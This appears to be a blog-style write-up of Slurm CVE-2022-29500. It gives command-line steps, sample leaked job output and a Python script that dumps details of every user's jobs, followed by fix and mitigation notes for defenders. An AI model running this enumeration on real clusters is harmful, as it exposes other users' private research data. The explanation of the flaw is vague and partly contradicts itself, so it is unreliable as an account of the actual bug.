
If you use High Performance Computing (HPC) clusters, you probably know about Slurm, the popular open-source workload manager. In 2022, a vulnerability was discovered in Slurm—CVE-2022-29500—which could let attackers snoop on sensitive job information they shouldn’t be able to see. Let’s take a deep dive into how this bug works, why it matters, and walk through an actual exploit.
What is CVE-2022-29500?
CVE-2022-29500 is an “Incorrect Access Control” flaw affecting SchedMD’s Slurm versions 21.08.x through 20.11.x (yes, both the 21.08 and earlier 20.11 branches). This bug lets an attacker—any authenticated user on the cluster—read information about other users' jobs. In an academic or research computing environment, that information could include usernames, project data, node assignments, job scripts, resource usage, or other sensitive details.
Fixed in: 21.08.8 (and subsequent versions)
- Severity: Moderate, but high in shared/multi-tenant clusters
How Does the Vulnerability Work?
Slurm uses a central daemon called slurmctld to manage jobs. Users interact with the system via commands like scontrol and sacct. Normally, you can only view details for your own jobs *or* jobs in your group, unless you’re an admin.
But due to a bug in how permissions were checked, *any* user could request job information, bypassing these restrictions. The race condition or logic error in the authorization logic allowed people to query detailed records about jobs created by others.
Exploiting the Flaw: Real-World Example
Let’s see this in action with simple commands. *Assume you have a user account on an affected Slurm cluster.*
Step 1: List Running Jobs
squeue
This shows all jobs, not just your own. (Which is sometimes allowed by configuration.)
Step 2: Dump Detailed Info on Another User’s Job
Let’s say you see a job from user “alice” (job ID 123456).
scontrol show job 123456
Expected
If you’re not an admin or job owner, this should give an error or hide sensitive details.
Vulnerable Output (pre-fix)
JobId=123456 JobName=secret_analysis
   UserId=alice(1002) GroupId=users(100)
   ...
   Command=/home/alice/my_sensitive_script.sh
   WorkDir=/home/alice/projects/secret_study/
   ...
Now you know the job name, script path, working directory, and potentially even script arguments or other private data. That’s a privacy and IP risk.
Links to Original References
- CVE Record: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29500
Official SchedMD Advisory:
- https://github.com/SchedMD/slurm/releases/tag/slurm-21.08.8-1
Release notes:
https://slurm.schedmd.com/news.html#21_08_8
NVD Entry:
https://nvd.nist.gov/vuln/detail/CVE-2022-29500
Code Snippet: Python Script to Automate Disclosure
Below is a Python 3.x script that lists all currently running jobs and grabs details for each. *Run only on a test or consented system!*
import subprocess

# Get all job IDs
squeue_out = subprocess.check_output(["squeue", "-h", "-o", "%A"])
job_ids = squeue_out.decode().splitlines()

for job_id in job_ids:
    print("="*40)
    print(f"Job ID: {job_id}")
    job_info = subprocess.check_output(["scontrol", "show", "job", job_id])
    print(job_info.decode())
What this does: it gets all job IDs (squeue), then fetches detailed info on every job, including those not owned by you.
How Was This Fixed?
The Slurm team (SchedMD) patched the bug in 21.08.8. The fix properly checks the user’s permissions before giving out job info. Now, if you’re not the job owner (or an admin), scontrol show job [ID] returns:
Access/permission denied
Restrict user access to system commands, especially scontrol and sacct, where possible.
- Check configs for overly-permissive settings like PrivateData=none in slurm.conf: setting to PrivateData=jobs can also help limit exposure.
Summary
CVE-2022-29500 was a classic but dangerous oversight in Slurm’s access control—making it surprisingly easy for insiders to snoop on others’ job data. If you run HPC clusters or deal with sensitive research, make sure your systems aren’t leaking more than you intend.
Patch now, check your permissions, and stay ahead of the next bug!
*Note: For research and defense only. Always get permission before testing cluster security.*
If you want more details, the best places to start are the official release notes and the NVD entry.
Timeline
Published on: 05/05/2022 17:15:00 UTC
Last modified on: 06/20/2022 21:15:00 UTC